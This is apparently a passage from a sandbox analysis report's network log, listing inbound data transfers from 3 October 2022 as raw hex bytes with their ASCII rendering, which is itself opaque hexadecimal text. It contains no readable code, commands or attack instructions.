45 37 46 37 45 45 34 42 46 39 32 43 30 44 44 46 33 44 30 35 36 33 32 35 42 30 35 45 33 39 44 44 34 31 Data Ascii: 9459F30AB2BF605276ED6835791060185A1FBBF61709B93FC08D2A1F92C4ED58D7F607E52B5E793 0BB4261A676CA77A833E7707CF58419E4E57AA8131107AFB3B584ED6F6AC292DDDF3A00208E0A03EC46188A 05BF4893AB9887872FC35E7F0FB618A2F0D6326956B6355B5B9140E77F7E4BF92CD02D67F3D0056325B0539DD41
2022-10-03 14:03:32 UTC	3063	IN	Data Raw: 33 32 43 39 38 31 31 38 42 35 32 35 31 45 42 37 36 44 34 38 43 36 43 45 44 38 39 38 36 31 39 36 46 38 43 34 41 45 30 46 32 33 36 31 46 36 42 34 30 43 36 44 37 36 37 35 32 44 39 41 42 42 30 36 44 34 33 44 45 42 43 39 43 35 43 36 41 45 44 43 36 33 31 42 41 44 34 30 38 32 43 36 38 42 45 32 31 45 36 34 34 39 42 45 46 30 36 37 32 39 35 43 39 37 39 42 33 39 35 43 34 46 43 31 34 43 35 33 37 45 34 32 31 44 36 34 45 39 36 44 43 44 38 34 37 35 42 45 30 43 44 44 39 33 38 39 45 44 35 32 46 43 30 45 32 42 34 35 30 44 32 37 37 43 44 38 43 44 31 45 37 37 43 34 35 44 35 43 35 45 37 33 46 35 43 31 39 44 34 30 42 34 37 44 33 32 33 39 36 33 46 45 31 41 35 32 34 45 42 42 30 36 41 38 46 39 34 33 44 44 45 38 32 43 46 36 46 43 45 30 44 32 36 37 30 35 46 31 34 45 41 36 31 35 Data Ascii: 32C98118B5251EB76D48C6CED8986196F8C4AE0F2361F6B40C6D76752D9ABB06D43DEBC9C5C6AE DC631BAD4082C68BE21E6449BEF067295C979B395C4FC14C537E421D64E96DCD8475BE0CDD9389E D52FC0E2B450D277CD8CD1E77C45D5C5E73F5C19D40B47D323963FE1A524EBB06A8F943DDE82CF6F CE0D26705F14EA615
2022-10-03 14:03:32 UTC	3079	IN	Data Raw: 36 44 36 36 30 33 36 36 41 44 39 45 31 36 33 42 31 36 36 31 42 46 39 37 31 36 30 42 32 34 43 34 36 41 45 38 30 35 37 46 44 31 46 42 39 34 38 44 41 33 34 42 42 41 44 31 44 46 44 41 32 46 30 45 32 34 46 43 37 39 31 46 31 33 35 39 35 42 44 42 42 31 33 30 35 42 43 44 37 34 39 39 42 30 41 42 36 42 45 46 31 44 31 38 30 45 37 39 38 41 39 46 32 46 43 39 37 30 41 35 38 43 30 39 34 37 35 31 34 33 34 46 32 46 42 34 34 43 44 30 45 43 44 36 37 35 33 35 43 30 30 41 42 37 33 35 43 39 32 33 43 37 41 38 34 39 36 46 30 33 38 39 31 46 37 46 32 45 34 32 42 41 42 39 39 42 35 30 46 39 31 31 32 37 32 42 31 33 45 44 38 39 38 30 37 41 36 44 30 42 34 31 44 34 37 37 31 33 44 41 42 35 43 45 33 30 42 30 45 33 35 31 41 37 37 44 45 36 45 37 34 33 42 43 43 35 37 30 39 46 39 37 33 31 34 Data Ascii: 6D660366AD9E163B1661BF97160B24C46AE8057FD1FB948DA34BBAD1DFDA2F0E24FC791F13595B DBB1305BCD7499B0AB6BEF1D180E798A9F2FC970A58C094751434F2FB44CD0ECD67535C00AB735C9 23C7A8496F03891F7F2E42BAB99B50F911272B13ED89807A6D0B41D4C713D1B5CE30B0E351A77DE6E743BCC570 9F97314

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:03:32 UTC	3095	IN	Data Raw: 43 36 31 31 45 35 41 42 35 35 34 31 33 39 31 33 32 36 36 35 43 39 37 41 37 35 37 46 33 30 36 46 31 39 45 30 34 35 41 38 39 30 43 42 43 41 37 30 35 44 46 39 34 46 36 30 30 30 38 46 42 41 43 46 34 42 33 36 43 37 33 37 41 44 43 44 36 39 36 39 39 46 36 43 41 39 37 37 32 46 44 46 32 45 43 38 37 46 42 37 33 42 45 42 34 31 35 34 35 46 35 38 33 37 37 30 43 33 33 33 33 45 43 36 38 46 45 42 31 35 31 34 30 32 45 44 30 32 32 33 33 46 45 31 45 46 36 30 35 36 36 44 46 32 33 44 35 43 32 41 42 46 42 33 34 31 45 38 34 36 31 38 41 37 38 45 45 36 46 36 34 34 31 31 39 41 36 44 32 42 37 35 43 45 36 45 32 31 30 32 38 39 45 30 41 36 30 34 45 31 35 44 43 45 30 39 37 43 38 30 39 44 37 36 45 46 44 46 34 33 34 44 32 45 30 33 33 38 36 33 41 31 31 35 41 45 37 45 33 34 45 32 35 32 42 Data Ascii: C611E5AB554139132665C97A757F306F19E045A890CBA705DF94F60008FBACF4B36C737ADCD69699F6CA9772FDF2EC87FB73BEB41545F583770C3333EC68FEB151402ED02233FE1EF60566DF23D5C2ABFB341E84618A78EE6F644119A6D2B75CE6E210289E0A604E15DCE097C809D76EFD434D2E033863A115AE7E34E252B
2022-10-03 14:03:32 UTC	3111	IN	Data Raw: 39 36 34 33 41 31 42 32 33 37 39 45 35 30 33 41 35 35 43 39 42 36 45 30 38 31 30 34 30 34 42 33 44 35 42 39 42 39 37 30 32 36 35 36 31 35 37 35 39 30 32 46 41 37 32 32 41 35 42 39 36 41 38 38 44 44 36 39 35 34 34 38 33 35 33 46 45 43 36 30 41 31 44 39 33 44 33 44 35 32 30 38 45 43 33 35 42 42 30 31 36 44 46 35 31 41 32 43 44 35 46 36 39 41 43 30 45 31 37 46 38 45 30 41 34 37 35 34 43 33 37 38 41 30 45 35 39 41 33 30 44 46 42 41 31 35 38 46 41 41 33 42 44 31 46 45 43 32 33 31 31 38 37 42 41 34 30 44 36 46 30 45 33 46 42 37 42 37 44 42 44 32 36 44 46 42 32 45 31 36 33 35 44 32 39 42 30 44 36 44 32 33 35 34 32 41 31 42 36 41 44 35 38 32 39 31 39 35 38 35 30 44 32 37 45 42 32 31 34 38 30 30 35 37 30 34 42 34 35 36 39 39 30 35 46 39 39 41 46 38 35 45 42 34 Data Ascii: 9643A1B2379E503A55C9B6E0810404B3D5B9B97026561575902FA722A5B96A88DD695448353FEC60A1D93D3D5208EC35BBE016DF51A2CD5F69AC0E17F8E0A4754C378A0E59A30DFBA158FAA3BD1FEC231187BA0D6F0E3FB7B7DBD26DFB2E1635D29B0D6D23542A1B6AD5829195850D27EB2148005704B4569905F99AF85EB4
2022-10-03 14:03:32 UTC	3127	IN	Data Raw: 42 37 32 46 46 41 32 46 35 30 32 41 39 45 30 36 45 42 45 46 45 38 42 44 35 38 36 36 39 33 35 43 39 45 44 31 39 45 45 44 34 36 31 46 37 35 33 39 36 42 32 37 46 34 38 31 41 35 43 43 39 38 44 35 38 46 35 38 43 33 31 32 37 37 37 32 36 43 39 45 44 34 35 39 36 36 45 45 33 31 33 35 44 31 45 38 31 32 45 30 30 31 39 42 43 37 34 38 38 37 39 44 39 38 38 36 41 33 41 35 44 30 44 38 46 42 39 33 35 42 46 45 31 44 42 45 36 39 32 45 41 46 42 46 35 41 38 30 36 45 38 44 43 30 44 39 31 37 42 37 36 30 35 32 44 41 45 36 32 41 35 44 38 45 41 37 44 35 31 36 44 32 43 32 35 35 30 31 39 37 46 30 32 32 45 37 45 44 39 41 46 42 41 34 35 41 41 42 34 31 38 45 46 43 34 37 46 33 41 46 43 43 32 44 44 46 34 42 38 39 43 38 42 41 34 30 46 34 38 37 30 41 30 34 35 30 31 36 42 32 45 35 42 36 Data Ascii: B72FFA2F502A9E06EBEFE8BD5866935C9ED19EED461F75396B27F481A5CC98D58F58C31277726C9ED45966EE3135D1E812E0019BC748879D9886A3A5D0D8FB935BFE1DBE692EAFBFA806E8DC0D917B76052DAE62A5D8EA7D516D2C2550197F022E7ED9AFBA45AAB418EFC47F3AFC2DDDF4B89C8BA40F4870A045016B2E5BB6
2022-10-03 14:03:32 UTC	3143	IN	Data Raw: 33 32 30 44 44 30 37 42 33 43 38 43 33 31 35 31 46 39 46 44 30 44 45 43 35 30 43 45 36 44 41 45 33 43 35 37 30 46 30 37 33 38 34 38 34 46 34 42 39 43 39 35 33 46 31 30 45 36 31 42 39 41 38 33 36 39 41 36 31 38 38 36 45 39 38 45 46 35 44 43 44 41 37 39 44 37 43 38 42 44 37 34 34 35 45 32 34 31 35 41 30 46 44 39 45 34 45 38 36 31 38 33 44 45 46 46 38 43 31 44 41 31 36 37 41 41 41 35 36 38 31 44 33 34 38 30 34 33 46 37 43 30 30 45 39 46 32 39 41 37 44 44 30 42 33 32 36 37 45 42 37 31 36 34 33 41 44 35 44 31 30 30 39 43 45 37 33 39 34 41 44 39 38 45 34 35 46 39 41 43 37 46 45 34 32 42 36 42 30 31 43 38 37 37 43 37 34 35 36 31 37 42 35 42 41 39 39 30 44 38 43 46 39 41 31 38 31 39 42 42 31 37 42 38 44 41 46 30 43 31 41 42 37 37 44 32 37 35 34 37 44 32 33 36 35 Data Ascii: 320DD07B3C8C3151F9FD0DEC50CE6DAE3C570F0738484F4B9C953F10E61B9A8369A61886E98EF5DCDA79D7C8BD7445E2415A0FD9E4E86183DEFF8C1DA167AAA5681D348043F7C00E9F29A7DD0B3267EB71643AD5D1009CE7394AD98E45F9AC7FE42B6B01C877C745617B5BA990D8CF9A1819BB17B8DAF0C1AB77D27547D2365
2022-10-03 14:03:32 UTC	3159	IN	Data Raw: 35 32 45 34 46 32 30 43 44 30 44 37 34 37 43 46 43 32 34 42 45 45 31 32 36 38 36 45 43 32 36 41 32 35 33 44 36 36 38 33 34 44 45 33 30 45 44 42 46 33 43 46 33 38 43 45 43 38 32 42 41 34 32 38 38 36 43 37 41 30 37 34 38 35 35 35 31 38 30 46 35 34 39 30 46 46 39 41 41 34 34 41 42 37 33 39 43 44 44 31 34 41 34 41 38 31 32 36 34 39 30 30 46 33 44 31 38 34 39 33 36 34 36 35 45 31 43 44 42 30 37 33 36 33 36 36 34 31 46 33 41 36 43 31 35 41 41 38 45 30 39 30 45 37 43 39 32 35 46 34 39 38 37 35 39 44 46 30 41 45 38 34 45 30 35 37 41 41 45 31 32 36 46 44 38 45 38 36 33 46 35 46 30 32 36 32 36 46 44 38 31 44 36 44 34 44 31 30 32 41 32 31 44 45 38 44 38 36 30 31 36 36 45 35 37 42 38 39 45 33 46 31 34 36 33 30 42 32 38 38 39 33 33 39 41 46 32 37 44 45 41 32 30 45 32 Data Ascii: 52E4F20CD0D747CFC24BEE12686EC26A253D66834DE30EDBF3CF38CEC82BA42D86C7A0748555180F5490FF9AA44AB739CDD14A4A81264900F3D184936465E1CDB073636641F3A6C15AA8E090E7C925F498759DF0AE84E057AAE126FD8E8635F02626FD81D6D4D102A21DE8D860166E57B89E3F14630B2889339AF27DEA20E2
2022-10-03 14:03:32 UTC	3175	IN	Data Raw: 32 45 43 46 30 44 43 33 37 43 44 35 46 39 32 31 42 38 32 31 38 45 42 33 45 43 37 38 43 46 38 46 34 36 43 39 41 42 34 35 31 30 43 41 37 35 41 42 41 32 41 46 35 37 32 43 30 38 38 39 43 37 33 45 42 45 42 30 39 46 45 38 30 33 33 35 35 38 39 34 42 33 37 45 43 30 35 35 42 35 36 34 33 41 41 33 42 45 33 36 43 37 37 38 42 37 32 45 44 30 41 43 37 45 34 31 33 36 44 33 36 32 37 43 32 44 32 31 34 45 44 44 41 32 46 33 30 42 41 46 33 43 38 42 46 35 44 31 46 37 38 32 37 46 35 37 44 32 42 46 35 32 37 41 42 46 37 41 30 31 41 31 36 44 33 35 30 35 39 30 44 44 43 30 43 44 37 39 36 33 44 42 41 37 32 32 45 32 34 43 32 37 30 33 41 42 37 42 31 44 44 42 32 44 43 41 44 46 33 32 33 43 34 34 31 30 44 43 33 36 32 34 45 46 43 46 30 35 37 34 35 41 46 39 41 45 35 37 42 39 37 41 36 30 33 Data Ascii: 2ECF0DC37CD5F921B8218EB3EC78CF8F46C9AB4510CA75ABA2AF527C0889C73EBE09FE803355894B37EC055B5643AA3BE36C778B72ED0AC7E4136D3627C2D214EDDA2F30BAF3C8BF5D1F7827F57D2BF527ABF7A01A16D350590DDC0CD7963DBA722E24C2703AB7B1DDB2DCADF323C4410DC3624EFCF05745AF9AE57B97A603
2022-10-03 14:03:32 UTC	3191	IN	Data Raw: 38 46 44 41 32 32 38 30 41 31 42 35 45 37 38 32 31 45 44 43 41 44 31 46 41 45 44 34 39 39 35 33 45 43 33 30 44 33 32 32 34 46 33 42 36 38 33 44 41 42 34 43 34 33 31 36 34 38 35 44 45 43 38 37 34 32 39 30 38 45 36 43 37 38 44 39 35 35 43 31 39 42 43 32 38 34 45 43 37 44 35 39 37 46 46 31 44 38 44 39 33 36 38 35 35 35 44 39 43 46 32 32 30 31 41 43 44 38 38 43 42 33 45 44 30 36 45 44 42 31 34 43 35 45 31 37 36 46 42 33 46 36 45 45 39 44 45 30 38 44 30 31 36 31 30 30 39 42 41 38 33 41 36 38 35 33 37 32 46 37 36 42 43 37 46 41 30 37 42 34 39 32 30 46 34 41 31 45 32 33 41 37 38 45 38 43 31 37 45 36 45 43 35 45 45 45 46 34 35 37 35 45 46 38 38 45 36 39 41 35 36 41 33 34 45 35 46 34 41 34 38 32 41 43 33 41 41 35 42 36 36 39 45 35 36 34 44 44 42 35 42 35 Data Ascii: 8FDA2280A1B5E7821EDCAD1FAED49953EC30D3224F3B683DAB4C4316485DEC8742908E6C78D955C19BC284EC7D597FF1D8D9368555D9CF2201ACD88CB3ED06EDB14C5E176FB3F6EE9DE08D0161009BA83A685372F76BC7FA07B4494920F4A1E23A78E8C17E6EC5EEEF4575EF88E69A56A34E5F4A4821C3AA5B669E564DDB5B5

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:03:32 UTC	3207	IN	Data Raw: 36 44 33 39 33 41 30 45 35 42 41 45 46 43 43 39 44 42 32 36 39 33 43 30 37 35 30 37 37 37 44 36 34 46 31 32 34 35 39 35 36 37 34 31 36 33 34 30 37 34 31 30 39 39 31 42 35 36 36 35 41 46 35 31 33 39 32 43 38 36 43 44 36 42 35 35 46 41 35 43 32 37 32 30 30 37 41 41 35 30 44 44 30 30 36 35 41 33 37 44 36 43 46 43 32 38 43 33 44 35 46 32 38 44 32 43 41 38 42 44 45 46 34 46 33 46 32 43 45 36 32 30 41 44 41 46 46 35 39 30 39 46 42 46 38 41 31 45 35 41 37 33 31 31 41 42 35 32 39 39 46 37 31 37 42 36 38 42 41 45 43 43 30 30 39 43 38 45 31 32 39 44 42 32 36 35 42 37 42 36 37 33 42 37 41 39 45 38 34 33 36 37 44 45 45 42 41 38 34 36 38 43 44 42 32 44 37 44 43 32 35 41 39 42 42 42 34 31 36 32 32 41 31 31 32 41 45 33 36 41 32 38 35 38 30 46 46 44 39 35 36 30 42 35 Data Ascii: 6D393A0E5BAEFC9DB2693C0750777D64F124595674163407410991B5665AF51392C86CD6B55FA5C272007AA50DD0065A37D6CFC28C3D5F28D2CA8BDEF4F3F2CE620ADAFF5909FBF8A1E5A7311AB5299F717B68BAECCC009C8E129DB265B7B673B7A9E84367DEEB8A468CDB2D7DC25A9BBB41622A112AE36A28580FFD9560B5
2022-10-03 14:03:32 UTC	3223	IN	Data Raw: 44 43 39 38 31 33 37 33 45 34 34 45 43 42 44 41 46 41 32 38 37 43 34 44 43 37 35 32 35 36 30 34 41 38 43 39 38 35 31 42 30 31 42 33 38 41 31 33 30 41 42 35 38 46 46 42 31 39 35 44 46 30 35 30 35 30 36 45 36 32 37 33 39 43 30 42 46 44 30 43 31 31 30 31 44 35 37 41 34 31 42 30 32 31 45 43 43 46 33 34 34 37 37 33 41 39 46 44 35 42 36 36 36 45 41 46 32 34 41 33 41 42 42 45 30 34 45 45 42 42 34 43 32 38 36 31 31 46 41 36 45 44 43 43 34 33 32 35 32 45 44 42 36 44 44 39 34 32 43 37 34 35 45 45 38 42 36 41 38 37 36 32 39 31 31 42 46 32 34 41 35 38 45 43 41 32 31 38 36 44 41 38 36 34 41 33 37 34 35 46 35 37 35 42 30 32 37 41 36 43 46 46 33 42 46 31 42 44 31 46 34 33 42 44 43 32 33 32 44 46 45 41 34 32 34 41 43 35 46 34 31 35 42 45 46 34 36 39 46 46 33 46 Data Ascii: DC981373E44ECBDAFA287C4DC7525604A8C9851B01B38A130AB58FFB195DF0505006E62739C0BF D0C1101D57A41B021ECCF344773A9FD5B666EAF24A3ABBE04EEEBB4C28611FA6EDCC43252EDB6DD9 42C745EE8B6A8762911BF24A58ECA2186DA864A3745F57B027A6CFF3BF1BD1F43BDCB332DFAE424 AC5F415BEF469FF3F
2022-10-03 14:03:32 UTC	3239	IN	Data Raw: 41 42 44 32 38 34 39 34 42 31 44 38 37 38 46 44 33 43 36 34 43 33 43 36 41 39 43 39 42 30 39 30 30 33 46 31 35 35 44 41 36 45 45 32 32 33 37 42 37 32 45 37 32 38 46 42 42 45 34 31 43 33 41 35 37 35 30 39 38 42 32 30 42 39 39 32 36 34 46 44 43 37 30 33 35 30 44 42 36 38 32 34 35 41 37 45 31 43 38 43 31 38 35 46 44 42 44 42 36 44 46 34 35 30 34 38 36 43 39 46 30 46 35 43 33 46 37 34 41 43 45 46 42 35 39 33 31 44 42 36 38 44 36 42 36 42 33 33 36 32 38 45 43 36 38 38 38 30 42 32 38 33 33 39 42 32 43 37 46 36 39 45 46 44 33 43 46 32 33 30 39 33 43 34 33 35 35 41 44 39 45 37 46 38 44 44 43 45 31 43 42 38 42 36 45 42 37 30 46 31 37 44 37 37 44 39 46 46 36 46 46 32 34 30 42 30 43 44 43 45 39 41 30 38 45 37 38 41 30 42 46 42 43 30 37 35 39 37 33 34 33 38 38 43 41 Data Ascii: ABD28494B1D878FD3C64C3C6A9C9B09003F155DA6EE2237B7E2728FBBE41C3A575098B20B99264 FDC70350DB68245A7E1C8C185FDBDB6DF450486C9F0F5C3F74ACEF85931DB68D6B633628EC68880 B28339B2C7F69EFD3CF23093C4355AD9E7F8DDCE1CB8B6EB70F17D77D9FF6FF240B0CDCE9A08E78A 0BFBC0759734388CA
2022-10-03 14:03:32 UTC	3255	IN	Data Raw: 31 44 31 34 44 39 37 36 45 34 33 37 34 39 32 45 32 35 37 32 44 45 35 37 31 30 42 43 38 42 38 45 30 38 32 39 43 32 45 30 46 41 44 33 33 30 31 36 33 43 42 33 37 44 39 37 42 35 34 39 36 44 35 36 38 41 42 37 42 43 37 42 42 41 41 37 36 36 31 30 37 38 36 42 31 34 35 38 39 35 38 35 33 41 36 36 35 44 41 42 42 43 31 30 38 42 45 44 30 33 42 44 34 32 37 44 39 38 35 44 46 30 43 31 43 37 34 30 31 38 44 42 37 45 46 30 45 36 39 32 33 45 46 46 30 44 31 45 36 37 34 35 30 37 34 39 43 34 34 41 46 35 39 31 30 34 30 43 34 43 39 31 44 32 41 41 30 37 39 36 45 30 44 35 35 44 45 41 43 42 36 33 30 43 34 30 45 41 42 33 44 32 37 41 45 45 45 46 31 32 33 44 33 35 44 38 44 45 36 45 39 43 34 38 32 43 45 43 31 30 43 35 38 41 36 45 36 39 34 30 31 46 38 46 44 42 39 33 39 31 45 34 41 45 38 Data Ascii: 1D14D976E437492E2572DE5710BC8B8E0829C2E0FAD330163CB37D97B5496D568AB7BC7BBAA766 10786B145895853A665DABBC108BED03BD427D985DF0C1C74018DB7EF0E6923EFF0D1E67450749C44AF591040C 4C91D2AA0796E0D55DEACB630C40EAB3C027AEEDF123D35D8DE6E9C482CEC10C58A6E69401F8FDB9391E4AE8
2022-10-03 14:03:32 UTC	3271	IN	Data Raw: 37 36 37 38 46 38 39 43 46 43 33 45 30 31 36 34 37 31 37 31 32 31 35 34 46 44 30 35 30 34 34 37 41 31 33 44 36 37 43 42 45 41 32 37 37 45 46 44 34 43 32 33 36 30 45 45 37 33 42 42 38 36 37 37 41 30 42 31 46 35 45 33 36 41 38 30 31 37 46 33 45 31 41 44 35 36 38 46 45 39 35 44 44 46 41 42 35 44 30 30 38 30 37 42 30 37 39 44 35 37 38 32 45 34 33 45 36 42 42 32 37 42 32 39 34 39 38 46 33 33 36 35 44 41 39 42 31 43 32 46 41 42 39 30 34 44 46 37 30 36 33 36 39 37 46 46 30 34 32 31 45 45 30 39 44 42 44 46 33 45 43 39 42 33 35 32 32 39 46 42 32 34 31 34 31 30 43 42 31 34 33 37 30 32 41 42 43 43 30 46 41 44 45 39 33 33 44 39 30 41 33 32 30 38 39 32 33 37 36 43 31 36 45 33 42 36 32 32 39 37 46 44 34 44 39 32 37 43 46 37 34 30 36 45 36 41 32 41 33 38 42 36 31 45 Data Ascii: 7678F89CFC3E016471718154FD050447A13D67CBEA277EFD4C2360EE73BB8677A0B1F5E36A8017 F3E1AD568FE95DDFAB5D00807B079D5782E43E6BB27B29498F3365DA9B1C2FAB904DF7063697FF04 21EE09BDBDF3EC9B35229FB241410CB143702ABCC0FADE933D90A3208492376C16E3B62297FD4D927CF7406E6A2 A38B61E
2022-10-03 14:03:32 UTC	3287	IN	Data Raw: 41 33 31 30 41 36 30 35 39 45 42 35 44 36 41 33 42 36 36 34 30 42 45 33 33 37 43 31 43 34 42 39 33 35 33 43 36 43 34 38 45 43 41 30 44 32 32 33 37 42 33 33 32 33 44 36 41 30 37 36 46 30 36 41 41 33 44 32 36 41 41 31 31 32 45 31 34 39 39 44 44 38 31 46 34 34 43 46 35 37 30 33 37 30 42 39 39 43 42 34 38 39 33 38 31 44 38 31 41 46 41 34 38 34 44 37 46 36 41 35 33 33 42 30 30 31 33 37 46 45 45 41 31 32 45 31 39 37 42 36 30 30 41 44 44 32 46 44 39 41 32 37 34 34 35 30 35 36 37 34 37 45 44 34 44 37 32 46 36 44 45 39 45 46 45 37 37 31 35 33 41 33 41 30 46 45 32 30 44 42 36 44 46 39 34 32 37 31 34 46 35 45 33 42 34 36 37 38 38 37 35 43 37 38 46 43 41 37 46 44 45 42 46 32 31 37 44 36 35 43 34 38 37 42 35 33 30 44 37 44 42 33 30 33 37 36 45 39 38 45 42 36 33 41 44 Data Ascii: A310A6059EB5D6A3B6640BE337C1C4B9353C6C48ECA0D2237B3323DA076F06AA3D26AA112E149 9DD81F44CF570370B99CB489381D81AFA484D7F6A533B00137FEFA12E197B600ADD2FD9A27445056747ED4D72F 6DE9EFE77153A3A0FE20DB6DF942714F5E3B4678875C78FCA7FDEBF217D65C487B530D7DB30376E98EB63AD
2022-10-03 14:03:32 UTC	3303	IN	Data Raw: 31 43 38 30 41 41 41 45 36 39 35 39 30 35 38 45 36 42 42 31 31 36 37 43 36 46 46 39 45 43 45 39 43 45 39 42 42 38 41 39 43 46 33 39 36 42 44 33 36 30 42 31 43 35 32 30 42 46 32 44 41 37 43 38 44 31 41 44 37 43 41 32 44 41 31 38 41 39 37 41 46 35 39 42 43 43 31 44 30 42 32 39 30 30 44 38 45 42 31 30 39 45 39 35 41 36 44 41 35 35 39 32 44 41 44 36 38 31 37 34 44 34 46 46 46 45 45 37 41 43 35 42 42 39 36 33 35 32 35 36 30 34 46 36 37 36 31 39 39 46 43 42 42 39 30 43 46 46 45 35 46 31 34 31 36 35 35 31 42 35 32 46 33 30 35 35 32 31 37 43 33 35 38 39 45 32 46 43 31 34 34 33 38 38 39 46 43 41 35 31 42 35 38 41 34 33 35 39 37 42 46 34 43 46 36 38 34 34 46 35 38 41 33 35 46 31 43 38 34 46 32 43 43 41 32 39 37 33 31 37 44 33 34 41 34 44 35 36 42 34 42 44 35 35 Data Ascii: 1C80AAAE6959058E6BB1167C6FF9ECE9CE9BB8A9CF396BD360B1C520BF2DA7C8D1AD7CA2DA18A9 7AF59BCC1D0B2900D8EB109E95A6DA5592DAD68174D4FFFE7AC5BB963525604F676199FCBB90CFF E5F1416551B52F30555217C3589E2FC1443889FCA51B58A43597BF4CF6844F58A35F1C84F2CCA297317D34A4D5 6B4BD55

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:03:32 UTC	3319	IN	Data Raw: 38 33 45 37 34 41 43 33 43 42 34 35 45 31 30 46 39 39 42 34 42 42 39 39 31 39 36 42 33 37 33 32 43 43 45 32 38 34 42 37 44 37 39 42 34 39 30 39 32 30 38 35 44 46 43 41 44 35 41 39 43 39 34 45 39 32 41 30 35 32 38 36 36 38 43 31 32 44 37 43 31 30 38 31 45 46 41 34 42 39 34 42 32 38 41 43 43 41 46 42 45 41 41 34 33 46 46 44 39 39 46 43 44 34 34 31 38 36 44 35 39 37 32 44 36 32 35 42 41 35 46 38 37 45 44 43 30 46 32 30 36 30 33 30 35 46 34 30 34 37 31 43 32 44 43 35 32 36 39 32 45 44 34 32 41 37 30 33 33 37 45 39 37 32 46 46 44 46 36 36 42 38 33 43 33 30 33 31 46 36 36 35 41 44 44 41 46 31 38 37 45 45 36 37 38 36 35 43 42 43 39 38 31 30 38 41 38 37 43 31 42 43 38 38 35 42 41 41 36 31 35 46 32 37 36 30 37 34 31 37 46 46 46 34 41 39 42 33 31 44 41 31 38 32 45 Data Ascii: 83E74AC3CB45E10F99B4BB99196B3732CCE284B7D79B49092085DFCAD5A9C94E92A0528668C12D7C1081EFA4B94B28ACCAFBEAA43FFD99FCD44186D5972D625BA5F87EDC0F2060305F40471C2DC52692ED42A70337E972FFDFF6B83C3031F665ADDAF187EE67865CBC98108A87C1BC885BAA615F27607417FFF4A9B31DA82E
2022-10-03 14:03:32 UTC	3335	IN	Data Raw: 34 42 31 38 33 41 32 41 42 42 33 46 31 44 33 30 37 45 44 46 42 41 46 46 34 33 43 38 36 36 33 36 41 41 46 44 39 43 45 34 46 31 33 38 44 35 31 31 42 39 32 43 42 31 39 34 38 42 43 33 41 45 36 35 30 30 37 37 36 32 38 36 37 30 46 41 35 31 30 42 30 31 36 31 33 41 36 46 37 35 32 45 31 41 38 43 38 43 33 41 43 42 34 30 36 36 30 43 32 35 35 42 34 41 33 45 45 34 31 31 34 34 43 44 43 43 36 42 31 31 41 34 37 39 35 46 43 32 31 43 32 39 46 31 33 39 46 32 44 45 46 43 45 32 39 45 34 46 30 45 42 32 30 34 39 37 41 46 37 37 41 30 36 43 41 43 39 35 42 41 39 35 38 31 30 32 41 35 36 30 30 35 30 44 46 31 44 45 35 42 46 32 43 35 44 44 42 39 31 32 43 42 45 33 39 38 32 32 43 37 46 39 37 36 30 37 38 44 35 42 34 31 30 43 45 43 46 36 34 44 42 30 31 44 42 30 44 35 42 45 34 30 35 45 Data Ascii: 4B183A2ABB3F1D307EDFBFAFF43C86636AAFD9CE4F138D511B92CB1948BC3AE650077628670FA510B01613A6F752E1A8C8C3ACB40660C255B4A3EE4114CDCC6B1A4795FC21C29F139F2DEFCE29E4F0EB20497AF77A06CAC95BA958102A560050DF1DE5BF2C5DDB912CBE39822CF7F960738D5B410CECF64DB01DB0D5BE405E
2022-10-03 14:03:32 UTC	3351	IN	Data Raw: 42 43 34 30 41 34 41 42 34 30 38 31 38 33 39 44 36 34 41 36 37 37 43 41 44 32 35 37 34 31 46 34 42 33 46 35 33 34 41 43 41 46 33 36 38 33 41 46 43 35 38 46 46 42 45 37 30 32 35 36 39 43 30 33 30 33 41 39 30 30 34 43 36 37 44 37 37 31 37 31 34 31 43 38 34 33 33 44 45 44 30 34 37 38 37 37 45 45 46 45 30 41 35 44 37 33 37 34 39 41 45 36 30 44 46 33 33 38 32 39 39 42 36 39 34 44 36 32 34 42 36 39 43 35 41 38 33 43 37 41 31 35 34 42 37 42 39 34 30 38 35 33 33 37 43 38 44 37 39 45 34 44 37 30 41 46 35 41 32 33 39 30 30 38 43 46 42 36 35 41 36 42 38 44 45 37 32 39 36 39 46 35 45 39 37 35 43 36 37 42 34 41 35 42 35 43 31 42 46 46 45 37 33 45 42 30 30 31 41 32 30 36 34 44 43 46 31 36 46 39 42 46 33 34 30 33 45 37 45 37 41 46 39 46 43 30 38 35 34 30 35 37 42 42 42 Data Ascii: BC40A4AB4081839D64A677CAD25741F4B3F534ACAF3683AFC58FFBE702569C0303A9004C67D7717141C8433DED047877EEFE0A5D73749AE60DF338299B694D624B69C5A83C7A154B7B94085337C8D79E4D70AF5A239008CFB6A56B8DE72969F5E975C67B4A5B5C1BFFE73EB001A2064DCF16F9BF3403E7E7AF9FC0854057BBB
2022-10-03 14:03:32 UTC	3367	IN	Data Raw: 38 38 42 33 36 45 39 33 32 33 41 35 37 39 30 30 32 30 39 44 41 32 45 39 36 37 46 39 42 30 38 39 42 35 44 37 35 42 46 33 44 34 33 46 44 39 39 32 37 41 34 46 42 44 46 44 46 45 37 34 46 35 44 36 32 30 41 37 39 43 31 38 43 33 33 32 33 30 34 32 33 38 43 43 45 34 35 46 33 30 44 36 46 37 46 30 31 32 38 32 32 43 44 43 30 38 32 45 36 35 42 41 44 45 38 35 31 38 38 45 39 42 32 46 30 37 46 34 37 34 44 39 37 32 45 42 46 46 34 38 39 43 37 36 34 39 34 39 39 45 41 32 32 38 36 41 38 41 36 37 32 41 34 46 43 38 42 32 45 41 33 38 34 42 32 37 36 38 38 42 45 37 33 30 45 44 45 39 41 30 41 39 33 45 41 45 43 36 38 32 35 35 36 31 43 32 44 31 43 39 43 31 43 37 39 30 33 37 33 30 44 31 39 33 39 31 42 41 33 39 41 45 33 33 32 43 45 39 31 45 42 35 38 43 43 39 43 39 35 37 33 39 43 Data Ascii: 88B36E9323A57900209DA2E967F9B089B5D75BF3D43FD9927A4FBDFFD2E74F5D620A79C18C332304238CCE45F30D6F7F012822CDC082E65BADE85188E9B2F07F474D972EBFF489C76494499EA2286A8A672A4FC8B2EA384B27688BE730EDE9A0A93EAECC6825561C2D1C9C1C7903730D19391BA39AE332CE91EB58CC9C95739C
